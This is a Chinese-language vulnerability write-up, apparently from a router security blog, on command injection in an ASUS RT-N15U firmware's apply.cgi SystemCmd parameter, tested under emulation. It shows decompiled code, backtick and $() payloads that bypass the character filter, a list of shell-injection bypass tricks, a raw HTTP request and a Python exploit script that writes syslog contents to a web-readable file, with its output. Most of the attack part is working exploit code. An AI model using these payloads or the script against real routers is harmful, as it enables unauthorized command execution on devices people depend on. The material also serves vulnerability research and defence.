
过滤

get_cgi中接收SystemCmd的值

并且过滤掉了 &、;、%、|、\n、\r，怪不得一开始注入不成功

判断是哪个asp页面，判断输入的命令，进入sys_script函数进一步拼接系统要执行的命令并将其执行

sys_script函数



```
char *__fastcall sys_script(const char *a1)
{
    char *result; // $v0
    const char *v3; // [sp+18h] [-48h] BYREF
    int v4; // [sp+1Ch] [-44h]
    char v5[64]; // [sp+20h] [-40h] BYREF

    sprintf(v5, "/tmp/%s", a1);
    if ( !strcmp(a1, "syscmd.sh") )
    {
        if ( !SystemCmd )
            return (char *)system("echo > /tmp/syscmd.log\n");
        snprintf(&SystemCmd, 0x80u, "%s > /tmp/syscmd.log 2>&1 && echo 'XU6J03M6' >> /tmp/syscmd.log &\n", &SystemCmd);
        system(&SystemCmd);
        return strcpy(&SystemCmd, "");
    }
    if ( !strcmp(a1, "eject-usb.sh") )
    {
        v4 = dword_444AC4;
        v3 = "rmstorage";
        return (char *)eval(&v3, 0, 0, 0);
    }
    if ( !strcmp(a1, "ddnsclient") )
        return (char *)((int (__fastcall *)(const char *))notify_rc)("restart_ddns");
    if ( strstr(a1, "asusddns_register") )
        return (char *)((int (__fastcall *)(const char *))notify_rc)("asusddns_reg_domain");
    result = (char *)strcmp(a1, "leases.sh");
    if ( result )
    {
        result = (char *)strcmp(a1, "dleases.sh");
        if ( result )
        {
            if ( strchr(v5, 32) )
                return (char *)system(v5);
            v3 = v5;
            v4 = 0;
            return (char *)eval(&v3, 0, 0, 0);
        }
    }
    return result;
}
```

所以猜测，在web中用ping工具ping某ip，最后在系统中拼接执行的命令应该是

```
sh -c ping -c $ip_count $ip > /tmp/syscmd.log
// -c 是一个选项，告诉 shell 后面的参数是一个命令字符串。
```

这时插入 &、;、%、|、\n、\r 以外的命令注入绕过payload (可以是反引号或者\$符)

linux下一些常见绕过方式&&、||、;、\$()、.. (反引号TAB上面的那个键)、%0a、%0d
参考文章: <https://blog.csdn.net/L2329794714/article/details/123561984>

payload:


```
`echo 1>/tmp/aaa`    或者    $(echo 1>/tmp/aaa)
```

如果说我们ping输入框输入`echo 1>/tmp/aaa`的话，最后会拼接成如下命令在系统中执行

```
sh -c ping -c 5 `echo 1>/tmp/aaa` > /tmp/syscmd.log
```

反引号的特殊性：反引号括起来的命令，它会被先执行，并且其输出将作为 ping 命令的参数之一。

实现成功：



```
admin@RT-N15U:/tmp# ls
aaa          ccc          ground      notify       settings    syslog.log  webs_upgrade.log
aab          ddd          home        redirect_rules share        usb.log
abb          etc          mnt         resolv.conf  syscmd.log  var
```

3, 漏洞利用

burp抓包发现不仅要发一个payload的包，还需要跟进一个重定向的发包，所以exp要发两个包



Request

```

Pretty Raw Hex
1 GET /apply.cgi?current_page=Main_Analysis_Content.asp&next_page=
Main_Analysis_Content.asp&group_id=&modified=0&action_mode=+Refresh+&action_script=&
action_wait=&first_time=&preferred_lang=EN&SystemCmd=
ping+-c+5+%60cat+%2Ftmp%2Fsyslog.log%3E+test13.asp%60&firmver=3.0.0.4&cmdMethod=ping&
destIP=%60cat+%2Ftmp%2Fsyslog.log%3E+test13.asp%60&pingCNT=5 HTTP/1.1
2 Host: 192.168.1.1
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic YWRtaW46YWRTaW4=
8 Connection: close
9 Referer: http://192.168.1.1/Main_Analysis_Content.asp
0 Upgrade-Insecure-Requests: 1
1
2

```

exp

```

import requests
import subprocess

burp0_url = "http://192.168.1.1:80/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&group_
id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time=&pref
erred_lang=EN&SystemCmd=ping+-
c+5+%60cat+%2Ftmp%2Fsyslog.log%3E+test13.asp%60&firmver=3.0.0.4&cmdMethod=ping&de
stIP=%60cat+%2Ftmp%2Fsyslog.log%3E+test13.asp%60&pingCNT=5"
```

```
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate, br", "Authorization": "Basic YWRtaW46YWRtaW4=", "Connection": "close", "Referer": "http://192.168.1.1/Main_Analysis_Content.asp", "Upgrade-Insecure-Requests": "1"}
```

创建一个 Session 对象，用于保持会话状态

```
session = requests.Session()
```

发送请求

```
session.get(burp0_url, headers=burp0_headers)
```

```
burp1_url = "http://192.168.1.1:80/Main_Analysis_Content.asp"
```

```
burp1_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0", "Accept":
```

```
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate, br", "Authorization": "Basic YWRtaW46YWRtaW4=", "Connection": "close", "Referer": "http://192.168.1.1/apply.cgi?"
```

```
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&group_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time=&preferred_lang=EN&SystemCmd=ping+-
```

```
c+5+%60cat+%2Ftmp%2Fsyslog.log%3E+test13.asp%60&firmver=3.0.0.4&cmdMethod=ping&destIP=%60cat+%2Ftmp%2Fsyslog.log%3E+test13.asp%60&pingCNT=5", "Upgrade-Insecure-Requests": "1"}
```

```
session.get(burp1_url, headers=burp1_headers)
```

```
def execute_shell_command(command):
```

```
    try:
```

```
        result = subprocess.run(command, shell=True, check=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, universal_newlines=True)
```

```
        return result.stdout.strip()
```

```
    except subprocess.CalledProcessError as e:
```

```
        return f"Error executing command: {e}"
```

```
    except Exception as e:
```

```
        return f"Error: {e}"
```

#这里调用linux系统命令有点多此一举，也可以直接调用request库获取返回包

```
command = "curl http://192.168.1.1/test13.asp -H 'Authorization: Basic YWRtaW46YWRtaW4='"
```

```
output = execute_shell_command(command)
```

```
print("Command output:")
```

```
print(output)
```

```
iot@research:~/Desktop$ python3 exp_FW1.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
Command output:
Jan 1 00:00:11 syslogd started: BusyBox v1.17.4
Jan 1 00:00:11 kernel: klogd started: BusyBox v1.17.4 (2015-01-10 20:55:27 CST)
Jan 1 00:00:11 kernel: [ 0.212556] PCI: Enabling device 0000:00:0a.2 (0000 -> 0001)
Jan 1 00:00:11 kernel: [ 0.239902] firmadyne: Cannot register character device: gpio, 0xfc, 0x0!
Jan 1 00:00:11 kernel: [ 0.241507] firmadyne: Cannot register character device: watchdog, 0xa, 0x82!
Jan 1 00:00:11 kernel: [ 0.241809] firmadyne: Cannot register character device: wdt, 0xfd, 0x0!
Jan 1 00:00:11 kernel: [ 0.306695] PCI: Enabling device 0000:00:12.0 (0000 -> 0002)
Jan 1 00:00:11 kernel: [ 0.584853] PCI: Enabling device 0000:00:0a.1 (0000 -> 0001)
Jan 1 00:00:11 kernel: [ 0.599544] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
Jan 1 00:00:11 kernel: [ 0.599925] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
Jan 1 00:00:11 kernel: [ 0.600309] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
Jan 1 00:00:11 kernel: [ 0.600606] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
Jan 1 00:00:11 kernel: [ 0.600904] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
Jan 1 00:00:11 kernel: [ 0.601465] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
Jan 1 00:00:11 kernel: [ 0.603748] flash size: 128 MiB
Jan 1 00:00:11 kernel: [ 0.603930] page size: 512 bytes
Jan 1 00:00:11 kernel: [ 0.604067] OOB area size: 16 bytes
Jan 1 00:00:11 kernel: [ 0.604470] sector size: 16 KiB
Jan 1 00:00:11 kernel: [ 0.604601] pages number: 262144
Jan 1 00:00:11 kernel: [ 0.604755] pages per sector: 32
```

读出/tmp/syslog